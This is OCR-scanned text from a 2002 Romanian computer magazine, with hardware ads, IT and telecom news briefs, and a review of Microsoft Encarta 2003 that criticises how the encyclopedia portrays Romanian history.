
Dan Călugăreanu: Vom strânge relaţiile cu furnizorii tradiţionali, vom aduce noi branduri.

Legat de reselleri, vom încerca să înmulţim numărul acestora şi evident să avem o colaborare cât mai strânsă.

Legat de end-useri, îi putem anunţa pe cumpărătorii noştri că vom deschide încă un magazin în acest sfârşit de an şi alte 3 - 4 magazine în 2003, deocamdată doar în Bucureşti.

În altă ordine de idei, pentru 2003 mi-aş dori o asociaţie a firmelor distribuitoare de hardware. Este absolut anormal să nu existe una. Cred că suntem singura „breaslă” care nu are o asociaţie. M-aş bucura pentru orice feedback pe această temă.

Cătălin Butolo


L3 Series
ASUS® prezintă:
ULTIMA TENTAȚIE
Pentium 4 1.8GHz
ATi Mobility Radeon 7500 32MB DDR
15"LCD
DVD/CD-ROM/ CD-RW
Power 4 Gear
LAN, 1394 ports, TV-out, S/PDIF-out
intel inside
ROMSOFT S.A. Maresal Averescu 8-10
Tel/Fax: 021 2240333
office@romsoft.ro
Depozitul de Calculatoare Bucuresti
Stirbei Voda nr.172 Tel : 021-2217377
stirbei@depozituldecalculatoare.ro
Bd.Decebal nr.18 Tel: 021-326 57 33
decebal@depozituldecalculatoare.ro
Pitesti Tel:0248 216699
pitesti@depozituldecalculatoare.ro
Calarasi Tel: 0242 333624
calarasi@depozituldecalculatoare.ro
Brasov Tel: 0268 470019
brasov@depozituldecalculatoare.ro
Nu încercați asta acasă! E pacat! ASUS L3 este cel mai nou produs din seria L de la ASUS și e portabil!
by
ROMSOFT®
THE HARDWARE COMPANY
FOTO: Anamaria Stoica

Connex, BCR

Serviciu de încărcare a creditului prin bancomate

Connex şi Banca Comercială Română (BCR) au lansat recent, în premieră pe piaţa românească, un nou serviciu de încărcare a creditului prin bancomate. Astfel, începând cu data de 8 noiembrie, toţi utilizatorii Connex de cartele, posesori de card bancar, au posibilitatea să îşi încarce creditul de la orice bancomat BCR, indiferent de tipul cardului sau al contului (debit sau credit). Cu ocazia lansării serviciului, reprezentanţii celor două instituţii au ţinut să sublinieze prinicpalele avantaje aduse de acesta: varietatea de valori ale creditului, siguranţa şi uşurinţa operaţiunii de reîncărcare electronică, posibilitatea utilizării serviciului 24 de ore din 24, precum şi existenţa unei vaste reţele de peste 500 de bancomate BCR la nivel naţional. Pentru folosirea noului serviciu, utilizatorii trebuie să aleagă din meniul afişat opţiunea „Connex-Încărcare Electronică" şi să opteze pentru o valoare cuprinsă între 4 şi 25 de dolari. Tranzacţia este gratuită, iar la finalizare clientul primeşte o chitanţă care conţine codul secret şi instrucţiunile de încărcare electronică. Ultimul pas este compus din procedura standard (formare 444 şi urmarea instrucţiunilor). Este bine de ştiut că parteneriatul dintre Connex şi BCR a debutat în septembrie 2001, concomitent cu lansarea serviciului Mobile Banking BCR (care permite accesul prin telefonul mobil la informaţii referitoare la conturile de card proprii).



Parteneriatul dintre MobiFon şi BCR permite reîncărcarea cartelelor de la bancomatele BCR.

www.connex.ro

HP

Michael Capellas pleacă

HP a anunţat despărţirea de preşedintele său, Michael Capellas. Împreună cu actualul CEO (Chief Executive Officer) al HP, Carly Fiorina, el este considerat principalul artizan al fuziunii dintre HP şi Compaq (al cărui CEO a fost).

Compania americană nu a oferit detalii legate de următoarea destinaţie a lui Capellas, însă presa americană speculează pe marginea unei eventuale preluări de către acesta a funcţiei de CEO la WorldCom, gigantul american de telecomunicaţii care se află sub supraveghere şi ale cărui găuri financiare sunt estimate la ora actuală la mai mult de 8 miliarde USD.

Conform comunicatului HP, compania nu intenţionează să numească un alt preşedinte, raportările fiind preluate direct de Carly Fiorina.

www.hp.com

Orange România

Introducerea serviciului MMS



Bernard Moscheni, C.E.O. Orange România, la lansarea serviciului MMS.

Operatorul de telecomunicaţii mobile Orange a anunţat lansarea la jumătatea lunii noiembrie a unei serii avansate de mesaje prin serviciului Mesaje Multimedia (MMS – Multimedia Messaging Service).

Serviciul Mesaje Multimedia (MMS) permite tuturor clienţilor Orange să trimită şi să primească mesaje ce conţin combinaţii de fotografii color sau imagini animate, text şi sunet către alt telefon compatibil multimedia. În plus, se pot trimite astfel de mesaje către adrese de e-mail sau către clienţii care nu dispun de telefoane cu capabilităţi multimedia; aceştia vor primi un mesaj text, care îi va invita să vadă mesajul foto la http://www.orange.ro. Preţul unui mesaj multimedia este de 0,28 dolari (fără TVA) atât pentru abonaţii Orange, cât şi pentru utilizatorii de cartele preplătite.

www.orange.ro

UltraPRO

Noi magazine

Distribuitorul de echipamente de tehnică de calcul UltraPRO a inaugurat la începutul lunii noiembrie două noi supermarket-uri IT. Situate în zone centrale ale capitalei, pe Calea Dorobanţilor nr. 116 - 122 şi respectiv pe Calea Moşilor nr. 292, noile amplasamente au o suprafaţă de 350 metri pătraţi fiecare. Investiţia totală pentru deschiderea celor două noi centre de vânzare se ridică la peste 300.000 de dolari. „Pentru perioada următoare, planurile de extindere prevăd deschiderea a unui nou magazin în Bucureşti şi unul în Bacău, efortul investiţional fiind de peste 750.000 dolari de la începutul anului. Principalul scop al extinderii reţelei este o mai bună acoperire a pieţei. Până la sfârşitul anului, vor fi peste 22 de magazine UltraPRO", a afirmat Radu Niculescu, directorul de marketing al companiei UltraPRO Computers.

www.ultrapro.ro




UltraPRO intenţionează să ajungă la peste 22 de magazine până la sfârşitul anului.



fotografie digitală hp.





De ce nu? E atât de simplu!

Cu tehnologia unică HP Instant Share, poţi comanda camerei tale digitale HP Photosmart 720, de 3.3 megapixeli, să transmită instantaneu bucuria noii achiziţii. Doar aşezi camera în docking station*) şi, printr-o atingere de buton, trimiţi fotografiile prin e-mail către 12 destinaţii prestabilite. Sau imprimi, sau descarci pozele... după dorinţă! În plus, poţi folosi zoom 12X**) şi înregistra imagine şi sunet (până la 30 de secunde).

hp®
invent

*) vândut separat. **) 3x optic şi 4x digital. Demonstraţii live la **Look in.HP INteractive Center**: B-dul Ştirbei Vodă, nr. 95, sector 1, tel.: 222.20.72. Pentru detalii despre produsele hp vizitaţi **http://www.hp.com.ro**; HP Customer Call Center: 315 44 42 . ©Hewlett-Packard 2002.

AGIS COMPUTER

Cluj-Napoca
Str. Constantin Brâncuşi, nr. 134
Tel.: (0264) 442 221/442 222/ 442 223/442 224
Fax: (0264) 442 220
E-mail: cluj@agis.ro

Bucureşti
Bdul. Iuliu Maniu, nr. 6 (incinta PUMAC S.A.), sector 6
Tel.: (021) 411 84 44/411 86 50/411 75 04/411 57 67
Fax: (021) 411 94 03
E-mail: bucuresti@agis.ro



Enciclopedia Microsoft la o nouă versiune

Encarta 2003

Așa cum ne-a obișnuit deja, Microsoft a lansat o nouă versiune a popularei sale enciclopedii digitale Encarta. Alături de cele mai noi evenimente petrecute în ultimii ani, gigantul din Santa Clara a inserat în proaspătul pachet și câteva îmbunătățiri software.


Ca orice pachet software care se respectă, și noul Encarta a fost lansat în mai multe versiuni, câte una pentru fiecare buzunar... de american. Astfel, cei interesați pot alege între Encarta Encyclopedia Standard 2003 (circa 25 de dolari), Encarta Encyclopedia Plus 2003 (aproximativ 45 de dolari) și Encarta Premium Suite 2003 (75 de dolari fără câțiva cenți), ultima fiind disponibilă pe CD sau DVD. Diferența dintre versiuni constă în cea mai mare parte în cantitatea de informații oferite, dar și în anumite opțiuni, disponibile doar în versiunile mai scumpe.

La redacție au sosit doar ultimele două Encarta, pe care vi le vom prezenta în cele ce urmează. Însă nu înainte de a vă mai spune câteva chestiuni generale, aplicabile la toate versiunile. În primul rând, cei avizi de informații, dar care nu dispun de sisteme performante trebuie să știe că noile enciclopedii de la Microsoft nu au cerințe foarte mari. Minim, este nevoie de un PC multimedia cu un procesor la 233 MHz, 64 MB RAM, cel puțin 300 MB liberi pe harddisk, 1 MB de memorie video, o placă de sunet pe 16 biți și ca sistem de operare, cel puțin Windows 98. Unitatea CD-ROM trebuie să fie măcar Quad-speed, iar în cazul versiunii DVD este nevoie, desigur, de o unitate DVD-ROM. O nouă opțiune a Encartei 2003 este posibilitatea de a-și actualiza online informațiile, ceea ce implică încă o serie de cerințe hardware: un modem de cel puțin 14,4 kbps și încă 2 MB liberi pe harddisk pentru fiecare sesiune de update.


În ceea ce privește partea de software, alături de nou introdusele opțiuni de update online, Encarta 2003 beneficiază de o interfață îmbunătățită, care facilitează accesul utilizatorului la informație, indiferent de modalitatea în care este aceasta prezentată (adică în mod text, audio, video). Noua enciclopedie dispune din belșug de unelte folositoare celor care doresc, de exemplu, să scrie un referat. Nu lipsesc nici hărțile geografice interactive, nici o întreagă colecție de statistici bazate pe cele mai noi studii. Ba chiar sunt puse la dispoziție și câteva vizite virtuale la monumente de renume mondial (printre care se numără Abu Simbel, Acropola, Colosseum-ul). Ce lipsește însă veți vedea...

Encarta Encyclopedia Plus 2003


După o instalare lungă, vreme de trei CD-uri, dacă alegeți să vă copiați toate informațiile pe sistem (caz în care vă sunt necesari încă 950 MB liberi pe harddisk, adică aveți nevoie în total de 1.250 MB, și aceasta fără a numara și update-urile), veți fi întâmpinați de o interfață bogat colorată în albastru, care vă va invita să accesați „Centrul de Articole” (Article Centre), „Centrul de Hărți” (Maps Centre), „Centrul Multimedia” (Multimedia Centre), „Centrul Online” (Online Centre), „Centrul Timpului” (Timeline Centre), „Centrul de Turism” (Tours Centre), „Centrul de Statistici” (Statistics Centre) sau „Centrul de Jocuri” (Games Centre). Tot de aici veți putea accesa așa-numitele „Unelte Șmechere” (Cool




Interfața de debut Encarta Encyclopedia Plus 2003.



Microsoft și istoria României: am forțat țiganii să plece din țara noastră!



Orfelinat românesc sau ce trebuie să ştie lumea despre noi.




O plimbare virtuală prin castelul Beaumaris.

Tools), adică „Encarta Updates" şi „Interactive World Atlas". În partea de sus a ferestrei veţi putea observa mai multe meniuri şi butoane care vă vor fi de ajutor în timp ce vă căutaţi informaţiile dorite.

Dar cum valoarea unei enciclopedii nu stă în modul în care sunt „ambalate" informaţiile, ci în informaţii în sine, ne vom concentra acum asupra datelor pe care Microsoft ni le pune la dispoziţie. Poate că o parte dintre dumneavoastră ştiu că cel puţin cu ţara noastră, gigantul din Redmond a cam dat-o-n bară, dacă îmi permiteţi această expresie. Mai exact, în mai vechea Microsoft Encarta Encyclopedia Deluxe 2002, în articolul dedicat ţării noastre aflăm următoarele: că în 1991, atacuri organizate asupra comunităţilor de ţigani au determinat exodul acestora în Germania şi Austria, dar marea majoritate a ţiganilor astfel forţaţi să plece din ţară s-au întors la fel de forţat în România; că în Transilvania etnicii maghiari s-au revoltat, răscoala lor fiind




O plimbare virtuală prin Abu Simbel.


Harta clasică a Europei.



www.lasting.ro
LASTING
LASTING System - PARTENERUL în care poţi avea ÎNCREDERE!
Bucureşti bd. D. Pompei nr.8, et.5, sect.2, tel/fax: 021-2425345, 2425026, Timişoara str. Miron Costin nr.2, tel/fax: 0256-201278, 201279



Totul despre România.

înnăbușită cu ajutorul tancurilor (!!!), ceea ce i-a determinat și pe aceștia să plece; că tot în Transilvania, care devenit parte a României în decembrie 1918, aceiași etnici maghiari au fost forțați să asimileze cultura românească și să adere la regimul comunist ș.a.m.d.

Aceleași „realități istorice" marca Microsoft se regăsesc, din păcate, și în această ediție a Encartei. Dar nu spuse cu exact aceleași cuvinte; micile diferențe constau în faptul că, în decursul unui an de zile, cei de la Microsoft au aflat că țiganii care au suferit „atacuri violente" în 1991 s-au orientat și către Republica Cehă, nu numai către Germania și Austria. Tot în Encarta Encyclopedia Plus 2003 aflăm că, sub presiunile exercitate de mai multe organizații de întrajutorare de prin vest, România a început să acorde în 1993 ceva drepturi educaționale, politice și lingvistice etnicilor germani și maghiari. Până în 1993 se subînțelege, desigur, că săracii maghiari și germani au fost cel puțin oprimați, dacă nu terorizați de-a dreptul în România. În fine, mai aflăm că am fost ultima țară din Europa care nu a avut drepturi pentru homosexuali, considerând această... stare drept ilegală. Mai aflăm de grevele de la noi, cu cea condusă de Miron Cosma în frunte, de șomeri, privatizări, poluări și încercările noastre de a adera la NATO. Toate informațiile corecte sunt expuse într-o manieră obiectivă, concisă, clară; păcat că sursele de informare nu au fost similare cu stilul redacțional și de prezentare.

Encarta Premium Suite 2003

Având în vedere faptul că am primit la redacție varianta DVD a acestei enciclopedii, prima diferență remarcabilă dintre Encarta Premium Suite 2003 și Encarta Encyclopedia Plus 2003 este faptul că, deși prima dispune de mai multe informații, acestea sunt stocate pe un singur mediu optic, asigurându-se astfel o instalare mai rapidă și mai ușoară. În ceea ce privește surplusul de informații, trebuie să vă comunic că această versiune conține Encarta Encyclopedia Plus 2003 în totalitate, alături de câteva secțiuni inexistente în enciclopedia prezentată mai sus. Astfel, dacă în Encarta Encyclopedia Plus 2003 se regăsesc circa 30.000 de articole, 19.000 de fotografii și ilustrații, 230 de videoclipuri și animații, 2.700 de clipuri muzicale și sunete, 17.800 de link-uri web și 36.000 de locații pe hartă, în Encarta Premium Suite 2003 sunt inserate peste 100.000 de articole, 22.500 de fotografii și ilustrații, 240 de videoclipuri și animații, 3.000 de clipuri muzicale și sunete, 1,8 milioane de locații și același număr de trimiteri pe Web, adică 17.800. În plus, vom regăsi aici opțiuni precum „Chart Maker", „Project starters", „Study resources", „Encarta Researcher" (destinate în special scrierii de referate). De asemenea, această variantă dispune și de „Encarta Dictionary", „Encarta Thesaurus" (în esență un dicționar de sinonime în limba engleză) și dicționare bilingve (dar doar în spaniolă, franceză, germană și italiană). Doar în cazul variantei DVD puteți beneficia de secvențe video full screen și de „zboruri virtuale" (Virtual flights). Acestea din urmă sunt de fapt hărți privite dintr-o perspectivă „de zbor".

Din păcate, informațiile referitoare la țara noastră sunt aceleași. Citind istoria României din perspectiva Microsoft, mi-am pus problema că poate și alte țări sau alte evenimente sunt prezentate sub lumina aceluiași „crunt adevăr". De aceea, cel puțin eu nu aș avea curajul să fac un referat pe baza informațiilor prezente în Encarta.

